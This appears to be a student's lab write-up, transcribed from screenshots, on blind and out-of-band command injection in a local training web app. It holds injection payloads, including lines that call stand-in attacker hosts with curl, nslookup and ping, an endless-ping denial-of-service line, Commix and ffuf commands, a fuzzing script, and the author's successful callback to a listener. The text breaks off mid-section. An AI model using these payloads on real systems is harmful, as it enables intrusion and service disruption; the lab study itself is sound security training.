
12 - Command Injection - Blind / Out-of-Band

Good Source video: https://www.youtube.com/watch?v=9XY2abdWADQ

While searching on how to properly tackle this blind command injection, I found some good information.

So, in a Blind command injection, my difficulty was on how to know when the payload works or not because we do not have any output being directly reflected to us. I always had in mind to use Burp because it is possible to filter different response types and parameters, and that might help visualize what is working and what is not. There is a better way to find that out. We can still use Burp to try to automate the process using its features (Intruder, Repeater, etc), but in the payload itself we want to use a command that queries back to a DNS of our possession, so we know the payload is working when our DNS gets queried.



Strategies to Speed Up Testing


1. **Automate Payload Injection**
   - Use tools or scripts to automatically inject a wide range of payloads across different parameters.
2. **Leverage Indicators**
   - Blind command injection often relies on observable side effects, such as:
     - **DNS Exfiltration:** Use tools to send DNS requests to a domain you control.
     - **Time Delays:** Insert sleep commands (`sleep`, `ping`, etc.) to detect time-based injections.
3. **Use Context-Specific Payloads**
   - Test for common blind injection patterns like:

     ```bash
     ; sleep 10
     || sleep 10
     && sleep 10
     ; ping -c 10 127.0.0.1
     ```

     Or DNS-based payloads:

     ```bash
     ; nslookup yourdomain.com
     ; curl http://yourdomain.com
     ```

There are other methods to determine if the payload is working. We could use the sleep command and observe the behavior of the application. Here, we are going to be checking if the payload works by seeing the delay in the website response to our payload. We could also use the ping command as well. While using the ping command to test for blind injections, we can check for different type of responses. For example, if we use the ping command with the -c flag, this will send 10 ping request to the IP address desired, which by doing so, it is going to cause a delay on the response from the website, and in that way we can see the payload is working or not. In a follow up scenario, after establishing the payload is working, we can then follow up testing for network communication by pinging our attacker machine, or maybe a fake server spammed with python3 module and check we received the ping query. There is one more attack that can be done with the ping command through command injection. This would be a more dangerous attack, and it might be used in the case we are trying to get the service to reboot, if the machine we are attacking is NOT a server. This should not be ran on Servers if no way of fixing that is available, and specially if the server is active and running. The idea here is that the account running the application is going to run an endless ping command to the localhost (localhost because it is the ping command that is most likely to work). In a well handled environment, this would not cause any type of response, as the error would be gracefully handled, but in a not well handled environment, this may cause the service/application to restart, maybe even the machine to reboot. This could be leveraged in the case we need to reboot a service or system to get it to do something for us, like making a connection back to our machine (If we have write access to a service's file, we can insert code into the service to make a connection back to our machine, and sometimes we need to reboot/restart the application/system for the code to be ran during boot time. This could also be labeled as a DoS attack, Denial of Service).



1. **Time-Based Injection**
   - If you're testing for blind command injection and want to observe a **time delay**, you can use:


```bash
; ping -c 10 127.0.0.1
```

   - `-c 10` sends 10 ping requests, introducing a delay.
   - `127.0.0.1` ensures the target is reachable, as it's the localhost.

   Alternatively, you could use any reachable IP address, like `8.8.8.8` (Google's public DNS server).

   Why localhost?

   - Pinging `127.0.0.1` guarantees there will be no external traffic, so it's safe and predictable.



2. **Network Communication Testing**

   - If you're testing whether the system can make outbound network connections:

     bash

     ```bash
     ; ping -c 1 <attacker-ip>
     ```

     - Replace `<attacker-ip>` with an IP address you control.
     - Monitor your server or logs to detect incoming ping requests.

---

3. **DNS-Based Injection**

   - To test if the server can resolve and interact with DNS:

     bash

     ```bash
     ; ping -c 1 attacker.com
     ```

     - Replace `attacker.com` with a domain you control (e.g., using a DNS logging tool like **DNSLog**).
     - If the domain resolves, you'll see the request logged on your server.

4. **Disruptive Payloads (Malicious Use)**

   - An attacker might use an infinite loop to overload the system:

     bash

     ```bash
     ; ping 127.0.0.1 > /dev/null &
     ```

     - This runs an endless ping to localhost, consuming resources.

To add to our research, here are some tools we can use to find, and exploit this vulnerability:

Tools to Automate and Simplify Blind Command Injection Testing

1. **Burp Suite**

- Use Burp Suite's **Intruder** feature to inject payloads into parameters and observe responses.
- Combine with **Collaborator** (Pro version) to detect DNS-based out-of-band (OOB) interactions.

2. **Commix**

- **Commix (Command Injection Exploiter)** is a dedicated tool for identifying and exploiting command injection vulnerabilities.
- It automates testing with predefined payloads and supports both blind and non-blind command injection.

Example:

```bash
commix --url="http://example.com/vulnerable.php?param=value"
```

3. **Ffuf (Fuzz Faster U Fool)**


- Use Ffuf to quickly fuzz parameters with payloads from a wordlist.
- You can provide payloads targeting blind command injection.

Example:

```bash
ffuf -u http://example.com/page?param=FUZZ -w payloads.txt -fs <response_size>
```

4. **WFuzz**

- Another fuzzing tool that allows injecting payloads and monitoring responses.
- It's similar to Ffuf but offers more fine-grained control.



5. **DNS Tools**

- Blind command injection often leverages DNS requests. Use DNS monitoring tools like:
  - **DNSLog:** Host a DNS server and monitor incoming requests.
  - **Interactsh:** Generate unique DNS subdomains and detect lookups triggered by injected payloads.

Example Payloads:

```bash
; nslookup attacker.com
```

6. **Custom Scripts**

- Write scripts in Python, Bash, or other languages to automate payload injection and response monitoring.

Python Example (Requests Library):

```python
import requests

url = "http://example.com/vulnerable"
payloads = ["; sleep 10", "&& sleep 10"]

for payload in payloads:
    response = requests.get(url, params={"param": payload})
    print(f"Tested payload: {payload}, Response time: {response.elapsed.total_seconds()}")
```

Don't forget, always start with establishing whether it is a blind injection or not.

After that, we can proceed with the proper measures.

The general idea would be:

Efficient Workflow


1. **Recon and Enumeration:**
    - Identify potential entry points (parameters, headers, etc.) in the application.
2. **Payload Injection:**
    - Start with small payloads like `; ls` or `&& whoami`.
    - Move to time-based or DNS-based payloads if there are no visible results.
3. **Monitor Responses:**
    - Watch for:
        - Unusual response times (indicating time-based injection).
        - External interactions (DNS logs or HTTP requests).
4. **Automate:**
    - Use tools like Burp Intruder, Commix, or Ffuf to systematically test a range of payloads.

Key Takeaways

- Tools like **Commix** and **Burp Suite** can significantly reduce manual effort.
- DNS-based and time-delay payloads are effective for blind testing.
- Automate wherever possible, but remain vigilant for subtle responses that indicate injection success.

From here on, I will be trying to finishing the lab with the info we researched.

In this example, there is some type of output error message. The normal behavior or the application, is to tell us what the target is on the "Target:" parameter. So, when we search "google", we get



Network check

https://tcm-sec.com/

Target: google.com

Website OK

When we try to search "google ; ls ", we can see that it strips off the semi-colon:



Network check

```
google.com ; ls
```

Check target


Target: google.com ls

Website OK

Alright.

Let try to bypass this.

Tried with two semi-colons, it looks like it is still filtering the special characters judging from the output. But, judging from the server log, it does look like we got a query back.




Network check

```
google.com ;; curl http://192.168.163.133:8080
```

Target: google.com curl http://192.168.163.133:8080

Website OK

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cd WebApp-Lab/labs

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ ls
assets    checks.php  dev.md              Dockerfile  index.php      init.php  set-permissions.sh
capstone  db.php      docker-compose.yml  includes    init_init.php  labs      user-content

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ sudo docker-compose up -d
[sudo] password for kali:
[+] Building 0.0s (0/0)                                                               docker:d
[+] Running 3/3
 ✔ Container labs-peh-db-1            Started
 ✔ Container labs-web-1               Started
 ✔ Container labs-peh-capstone-db-1   Started

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.163.133 - - [07/Dec/2024 19:49:48] "GET / HTTP/1.1" 200 -
172.18.0.4 - - [07/Dec/2024 19:50:12] "HEAD / HTTP/1.1" 200 -
█
```



Network check

```
https://tcm-sec.com/
```

Target: google.com curl http://192.168.163.133:8080 #

Website OK

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cd WebApp-Lab/labs

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ ls
assets    checks.php  dev.md              Dockerfile  index.php      init.php  set-permissions.sh
capstone  db.php      docker-compose.yml  includes    init_init.php  labs      user-content

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ sudo docker-compose up -d
[sudo] password for kali:
[+] Building 0.0s (0/0)                                                               dock
[+] Running 3/3
 ✔ Container labs-peh-db-1            Started
 ✔ Container labs-web-1               Started
 ✔ Container labs-peh-capstone-db-1   Started

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.163.133 - - [07/Dec/2024 19:49:48] "GET / HTTP/1.1" 200 -
172.18.0.4 - - [07/Dec/2024 19:50:12] "HEAD / HTTP/1.1" 200 -
172.18.0.4 - - [07/Dec/2024 19:56:09] "HEAD / HTTP/1.1" 200 -
█
```

Lets see if we can upload a file.

Ok.

Lets try some of the tools we have researched about.

Steps to Use Commix with POST Requests

1. **Identify the POST Parameters**

- Suppose the vulnerable endpoint is:

```arduino
http://example.com/vulnerable.php
```

- And the POST data sent to the server is:

